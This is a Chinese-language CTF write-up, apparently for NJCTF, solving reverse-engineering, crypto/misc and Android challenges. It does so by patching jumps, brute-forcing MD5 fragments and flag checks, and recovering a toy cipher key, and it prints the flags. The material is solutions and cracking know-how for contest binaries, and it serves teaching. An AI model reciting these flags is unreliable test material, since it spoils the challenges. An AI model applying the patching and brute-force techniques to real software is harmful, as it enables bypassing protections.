
**0x-2 echo server-re150**

这道题就是手动去除花指令，把一些关键地方nop掉，然后程序就能恢复正常了。



程序需要输入F1@gA


后面就是程序自己会md5加密以后，打印出hash值，hash值就是flag，只需要根据提示自己patch一下程序就好。



jz改为jnz。

**0x-3 first-re400:**

程序将输入字符串每四个拆分，在6个subroutine线程中计算md5，并比较md5的前64bit。首先爆破md5，程序见后。




但由于6个subroutine线程在执行前sleep的时间是随机的，导致输出的字符串不一定合法。且后面的check逻辑也存在多种满足的可能。于是写了个死循环跑，最后将看着像flag的字符串拼起来提交。 最后flag是 goodjubyougetthisflag233


while true


do

echo juhuhfenlapsiuerhjifdunu | ./6486e0fc-5350-431f-80c9-aec9f0f6aec3.first | grep "Here is"

done







**from** Crypto.Hash **import** MD5

**from** multiprocessing **import** Pool

*#str\_lst = ["0F", "59", "BB", "02", "BD", "BB", "46", "47", "5C", "FC", "E8", "EC", "21", "28", "AC", "BE", "EF", "03", "75", "CA", "65", "92", "74", "AD", "27", "42", "2C", "C1", "8F", "B3", "86", "43", "A7", "2D", "EC", "A7", "45", "CC", "3E", "B0", "E8", "34", "17", "12", "FE", "5F", "3C", "BE"]*

str\_lst = [**'4746BBBD02BB590F'**, **'BEAC2821ECE8FC5C'**, **'AD749265CA7503EF'**, **'4386B38FC12C4227'**, **'B03ECC45A7EC2DA7'**, **'BE3C5FFE121734E8'**]

str\_map = {

**"BE3C5FFE121734E8"**:**"dunu"**,**"BEAC2821ECE8FC5C"**:**"hfen"**,

**"B03ECC45A7EC2DA7"**:**"hjif"**,**"AD749265CA7503EF"**:**"laps"**,

**"4386B38FC12C4227"**:**"iuer"**,**"4746BBBD02BB590F"**:**"juhu"**

}

**for** i **in** str\_lst:

**print** str\_map[i]

*# s = ""*

*# for i in range(0, len(str\_lst)):*

*# if i!= 0 and i % 8 == 0:*

*# real\_lst.append(s)*

*# s = ""*

*# s = str\_lst[i] + s*

*# real\_lst.append(s)*

*# print real\_lst*

**def** calc\_md5(s):

m = MD5.new(s)

**return** m.hexdigest()

**def** generate(s, len, total):

**if**(len == total) :

md5str = calc\_md5(s).upper()[0:16]

**if** md5str **in** str\_lst:

**print** s + **":"** +md5str

**return**

**for** i **in** range(32,127):

generate(s + chr(i), len + 1, total)

**def** do(str):

generate(str, 1, 4)

run\_l = []

**for** i **in** range(32, 127):

run\_l.append(chr(i))

*# #map(do, run\_l)*

*# pool = Pool(8)*

*# pool.map(do, run\_l)*

**misc**

**0x-1 easy\_crypto**

打开压缩包为四个文件，解读加密脚本后发现缺少秘钥，但是给了一组明文和密文，则先求key：

def main():

C = open("cipher.txt","rb").read()

M = open("plain.txt","rb").read()

key = ""

a=0xff

m = 0

n = 0

for i in xrange(len(C)):

l = ord(M[i])

c1 = ord(C[i])

for j in xrange(a):

c=((j^m)+l-m+n\*n)&a

if c == c1:

key += chr(j)

break

m = l


n += 1

return key

if \_\_name\_\_ == "\_\_main\_\_":

key = main()

print key



爆破拿到key之后直接解密：

解密脚本：

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main**(**int argc**,** char **\*\***argv**)** **{**

**if** **(**argc **!=** 3**)** **{**

printf**(**"USAGE: %s input\_file output\_file\n"**,** argv**[**0**]);**

**return** 0**;**

**}**

FILE**\*** input\_file **=** fopen**(**argv**[**1**],** "rb"**);**

FILE**\*** output\_file **=** fopen**(**argv**[**2**],** "wb"**);**

**if** **(!**input\_file **||** **!**output\_file**)** **{**

printf**(**"Error\n"**);**

**return** 0**;**

**}**

char key**[]** **=** "OKIWILLLETYOUKNOWWHATTHEKEYIS"**;**

char p**,** t**,** c **=** 0**;**

int i **=** 0**;**

**while** **((**p **=** fgetc**(**input\_file**))** **!=** EOF**)** **{**

c **=** p**-**i**\***i**-(**key**[**i **%** strlen**(**key**)]** **^** t**)** **+**t**;**

t **=** c**;**

i**++;**

fputc**(**c**,** output\_file**);**


**}**

**return** 0**;**

**}**

NJCTF{N0w\_You90t\_Th1sC4s3}

**0x-2 knock**



used fence to keep the key away from bad as shere is the message in e e alcs tr laaeh e f g


栅栏密码解密


icanseetherealflag


flag:NJCTF{icanseetherealflag}

**0x-3 ransom（未解）**

目前从xp-000001.vmdk中发现文件如下：







其中public.jpg和private.jpg是txt文件。key.rar内是3个aes\_key.txt，网页上说的是勒索软件。

**mobile**

**0x-1 easycrack**

翻了翻native代码，发现加密算法是逐位的，懒得细分析了，直接写了个同包名的app加载动态链接库后爆破。代码如下

**package** com.njctf.mobile.easycrack;

**import** android.support.v7.app.AppCompatActivity;

**import** android.os.Bundle;

**import** android.text.Editable;

**import** android.text.TextWatcher;

**import** android.util.Log;

**import** android.widget.EditText;

**import** android.widget.TextView;

**public class** MainActivity **extends** AppCompatActivity {

**static** {

System.*loadLibrary*(**"native-lib"**);

}

**class** CheckText **implements** TextWatcher {

CheckText() {

**super**();

}

**public void** afterTextChanged(Editable arg5) {

((TextView)findViewById(R.id.***textView***)).setText(**"Status: "** + MainActivity.**this**.parseText(arg5.toString()));

}

**public void** beforeTextChanged(CharSequence arg1, **int** arg2, **int** arg3, **int** arg4) {

}

**public void** onTextChanged(CharSequence arg1, **int** arg2, **int** arg3, **int** arg4) {

}

}

**public** String messageMe() {

String v3 = **""**;

**int** v4 = 51;

String[] v1 = **this**.getApplicationContext().getPackageName().split(**"\\."**);

**char**[] v6 = v1[v1.**length** - 1].toCharArray();

**int** v7 = v6.**length**;

**int** v5;

**for**(v5 = 0; v5 < v7; ++v5) {

v4 ^= v6[v5];

v3 = v3 + (((**char**)v4));

}

**return** v3;

}

@Override

**protected void** onCreate(Bundle savedInstanceState) {

**super**.onCreate(savedInstanceState);

setContentView(R.layout.***activity\_main***);

((TextView)**this**.findViewById(R.id.***textView***)).setText(**this**.stringFromJNI());

((EditText)**this**.findViewById(R.id.***editText***)).addTextChangedListener(**new** CheckText());

DoCrack(**""**, 0);

}

**private void** DoCrack(String s, **int** len){

**if** (len > 32) {

((TextView) **this**.findViewById(R.id.***textView***)).setText(s);

**return**;

}

**for**(**int** i=32; i<128; ++i) {

String ans = parseText(s+(**char**)i);

**if**(!ans.equals(**"Try again."**)) {

Log.*e*(**"answer"**, s+(**char**)i);

DoCrack(s+(**char**)i, len +1);

**return**;

}

}

}


**public native** String parseText(String arg1) ;

**public native** String stringFromJNI();

}

**0x-2 littlerotatorgame**

完全native code，用jad打开后看不到java源代码，看到了一个arm的库文件，分析了一下，flg函数会生成flag的主体部分，



用脚本爆破了一下

#!/usr/bin/python

import string

result = ['0' for i in range(12)]

strSet = string.lowercase + string.uppercase + string.digits

for x1 in range(10):

print x1

for x2 in range(10):

for x3 in range(10):

for x4 in range(10):

for x5 in range(10):

for x6 in range(10):

for x7 in range(10):

flag = True

result[0] = chr(x1 \* 20)

result[1] = chr((19\*x3+20\*x1)%256)

result[2] = chr((19\*x3+20\*x1-4)%256)

result[3] = chr(x7+11\*x2)

result[4] = chr((20\*x4-x5) % 256)

result[5] = chr((x1+x2)\*x4 % 256)

result[6] = chr((x2\*x4\*x5)%256)

result[7] = chr(((20\*x6)-x3) % 256)

result[8] = chr(10\*x4 + 1)

result[9] = chr(((x1+x2)\*x6-1)%256)

result[10] = chr((x1\*x2\*x3\*x3-4)%256)

result[11] = chr(((x3+x2)\*x6-5)%256)

for i in range(12):

if result[i] not in strSet:


flag = False

if flag:

print "njctf{"+''.join(result)+"}"

**0x-3 safebox**

直接反编译，看源代码，按照mainActivity的逻辑只要爆破一下i的取值即可，但是爆破结束发现里面含有非字母数字字符，在androidTest里发现了类似的逻辑，同样爆破，得flag



爆破脚本：

class BruteForce{

public static void main(String[] args) {

int t = 1;

int t1 = 10000000;

int flag = 1;

String strTmp = "NJCTF{";

int i=0;

for( i = 10000000; i < 100000000; i++)

{

//System.out.print(i);

strTmp = "NJCTF{have";

flag = 1;

t = 1;

t1 = 10000000;

if (Math.abs(((i / 1000) % 100) - 35) == 2 && (i % 1000) % 584 == 0) {

for (int j = 0; j < 3; j++) {

if ((i / t) % 10 != (i / t1) % 10) {

flag = 0;

break;

}

t \*= 10;

t1 /= 10;

}

if (flag == 1) {

char c2 = (char) ((i / 10000) % 100);

char c3 = (char) ((i / 100) % 100);

strTmp = strTmp + ((char) (i / 1000000)) + c2 + c3 + "f4n}";

System.out.println(i);

System.out.println(" "+strTmp);

}

}

//System.out.println();

}

}

}